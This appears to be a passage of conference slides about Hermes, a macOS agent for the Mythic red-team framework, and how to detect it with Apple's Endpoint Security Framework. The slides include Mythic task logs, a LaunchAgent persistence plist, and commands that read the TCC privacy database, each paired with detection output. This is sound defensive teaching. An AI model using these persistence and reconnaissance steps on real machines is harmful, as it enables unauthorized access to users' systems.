 - Reads data from *ProcessInfo* class which has an *environment* field
- **setenv:** Set environment variable
 - Uses *setenv* from Darwin stdlib
 - If you specify an existing environment variable, will overwrite
- **unsetenv:** Unset an environment variable
 - Uses *unsetenv* from Darwin stdlib

```
completed ^ mythic_admin's task: 491 - at Mon Sep 27 2021 19:38:44
- env
TERM_PROGRAM_VERSION=3.4.8
USER=slyd0g
TERM=xterm-256color
LSCOLORS=GxFxCxDxBxegedabagaced
XPC_FLAGS=0x0
ITRM_SESSION_ID=w0t0p0:56A62D3F-833E-445B-B7E5-B63F227A42F8
PWD=/Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug
SHELL=/bin/zsh
LOGNAME=slyd0g
COLORTERM=truecolor
LC_TERMINAL_VERSION=3.4.8
COLORFGBG=7;0
TMPDIR=/var/folders/kc/jc64g3ss3n529s1r3d44b0tw000gn/T/
HOME=/Users/slyd0g
TERM_PROGRAM=iTerm.app
ITRM_PROFILE=Default

completed ^ mythic_admin's task: 492 - at Mon Sep 27 2021 19:39:04
- setenv slyd0g slyd0g
Successfully set slyd0g=slyd0g

completed ^ mythic_admin's task: 493 - at Mon Sep 27 2021 19:39:20
- unsetenv slyd0g
Unset "slyd0g" environment variable
```


The background features a repeating pattern of overlapping, semi-transparent blue circles of various shades, ranging from light teal to deep navy. Superimposed on these circles are thin, gold-colored, branching lines that resemble stylized tree limbs or coral structures. The overall aesthetic is organic and textured.

4.

Detecting Hermes

Apple's Endpoint Security Framework
(ESF)

ENDPOINT SECURITY FRAMEWORK (ESF)

- Apple pushed 3rd-party developers out of the kernel in Big Sur
 - Included security products
- ESF allows vendors to subscribe to several system events
 - Process
 - File
 - Module/library loads
- Several free and open-source tools
 - Appmon¹² (@xorrior)
 - Crescendo¹³ (@SuprHackerSteve)
 - FileMonitor/ProcessMonitor¹⁴ (@patrickwardle)

DETECTING SHELL COMMANDS

```
completed ▲ mythic_admin's task: 521 - at Fri Oct 01 2020 15:00:00 GMT-0700 (PDT)
-- shell ls -liah
total 3456
3878744 drwxr-xr-x@ 4 slyd0g staff 128K
3878725 drwxr-xr-x@ 7 slyd0g staff 224K
3991755 -rwxr-xr-x@ 1 slyd0g staff 1.7M
```

- Running “shell” from Mythic

```
Process Execution: 🚀 /Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug/Hermes
Event Details:
Event Type: process::exec
Process: /Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug/Hermes
Pid: 88203 (Parent) -> 88200
User: slyd0g
Timestamp: 1633133738144
Platform Binary: false
Signing ID: Hermes-55554944a996032b8b5932edb332624f33905fe9
Props:
{
  argc = 3;
  argv = "/bin/bash -c ls -liah ";
  isplatformbin = false;
  pid = 88200;
  signingid = "Hermes-55554944a996032b8b5932edb332624f33905fe9";
  size = 1768880;
  teamid = "";
}
```

- process::exec event in Crescendo

WHAT ARE LAUNCH AGENTS?

- Background process that launches when a user logs in
- Launch agents are defined in property list files in the following locations:
 - /Library/LaunchAgents
 - /Users/<username>/Library/LaunchAgents
 - /System/Library/LaunchAgents
- Attackers can utilize this for persistence!

WHAT ARE LAUNCH AGENTS?

```
slyd0g@Justins-MacBook-Pro~/Projects/SwiftPlist/ExamplePlist$ cat xml2.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.your.label.name</string>
    <key>ProgramArguments</key>
    <array>
        <string>/tmp/hermes</string>
    </array>
</dict>
</plist>
```

DETECTING LAUNCH AGENTS

- Uploading Launch Agent plist from Mythic

```
completed ^ mythic_admin's task: 525 - at Fri Oct 01 2021 15:55:02
- upload com.hermes.plist to /Users/slyd0g/Library/LaunchAgents/com.hermes.plist
Upload of /Users/slyd0g/Library/LaunchAgents/com.hermes.plist complete
```

- file::create event in Crescendo

```
File Create Event: /Users/slyd0g/Library/LaunchAgents/com.hermes.plist
Event Details:
Event Type: file::create
Process: /Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug/Hermes
Pid: 88618 (Parent) -> 88619
User: slyd0g
Timestamp: 1633139912741
Platform Binary: false
Signing ID: Hermes-55554944a996032b8b5932edb332624f33905fe9
Props:
{
  path = "/Users/slyd0g/Library/LaunchAgents/com.hermes.plist";
  size = 0,
}
```


DETECTING FDA_CHECK


```
{
  "event": "ES_EVENT_TYPE_NOTIFY_OPEN",
  "timestamp": "2021-10-02 02:11:08 +0000",
  "file": {
    "destination": "/Users/slyd0g/Library/Application Support/com.apple.TCC/TCC.db",
    "process": {
      "pid": 88695,
      "name": "Hermes",
      "path": "/Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug/Hermes"
      "uid": 501,
      "architecture": "Intel",
      "arguments": [],
      "ppid": 88689,
      "rpid": 88686,
      "ancestors": [
        88686,
        1
      ],
    }
  }
}
```

completed ▲ mythic_admin's task: 528 -

— fda_check

"Full Disk Access" is enabled!

DETECTING LIST_TCC

completed  mythic_admin's task: [529](#) - at Fri Oct 01 2021 16:11:18

– list_tcc /Library/Application Support/com.apple.TCC/TCC.db

```
service | client | client_type | auth_value | auth_reason | aut
```

```
kTCCServiceAccessib {  
kTCCServiceSystemPo
```

```
"event": "ES_EVENT_TYPE_NOTIFY_OPEN",  
"timestamp": "2021-10-02 02:11:13 +0000",  
"file": {
```

```
  "destination": "/Library/Application Support/com.apple.TCC/TCC.db",
```

```
  "process": {
```

```
    "pid": 88695,
```

```
    "name": "Hermes",
```

```
    "path": "/Users/slyd0g/Projects/hermes/Payload_Type/hermes/agent_code/build/Debug/Hermes",
```

```
    "uid": 501,
```

```
    "architecture": "Intel",
```

```
    "arguments": [],
```

```
    "ppid": 88689,
```

```
    "rpid": 88686,
```


```
    "ancestors": [  
      88686,
```

```
      1
```

```
    ],
```


INSTALL HERMES

1. Install Mythic (<https://github.com/its-a-feature/Mythic>) on Ubuntu 20.10
2. Install the Darling kernel module
(https://github.com/darlinghq/darling/releases/download/v0.1.20210224/darling-dkms_0.1.20210224.testing_amd64.deb)
3. Execute `modprobe darling-mach` as root to load the kernel module
4. `sudo ./mythic-cli install github`
<https://github.com/MythicAgents/hermes>
5. `sudo ./mythic-cli payload start hermes`




REFERENCES

1. https://developer.apple.com/documentation/xcode-release-notes/swift-5-release-notes-for-xcode-10_2
2. <https://github.com/MythicAgents/apfell>
3. <https://github.com/cedowens/SwiftBelt-JXA>
4. <https://github.com/D00MFist/PersistentJXA>
5. <https://github.com/MythicAgents/Medusa>
6. <https://github.com/EmpireProject/Empire>
7. <https://github.com/nOfate/chainbreaker>
8. <https://github.com/MythicAgents/poseidon>
9. <https://github.com/xorrior/xpcutil>
10. <https://github.com/BishopFox/sliver>
11. <https://github.com/MythicAgents/hermes>
12. <https://bitbucket.org/xorrior/appmon/src/master/>
13. <https://github.com/SuprHackerSteve/Crescendo>
14. <https://objective-see.com/products/utilities.html>

THANK YOU

- Big thanks to Cody Thomas (@its_a_feature_) who helped me endlessly when I ran into bugs during development
- Thank you to all my coworkers for reviewing my content
- Thank you Brian Reitz for the awesome THPS2 photoshop :D
- Thank you ShellCon
- Thank you for coming and listening!
- Presentation template by [SlidesCarnival](#)
- Photographs by [Unsplash](#)



THANKS!

Any questions?

You can find me at:

@slyd0g on Twitter and #mythic channel in
BloodHound Gang Slack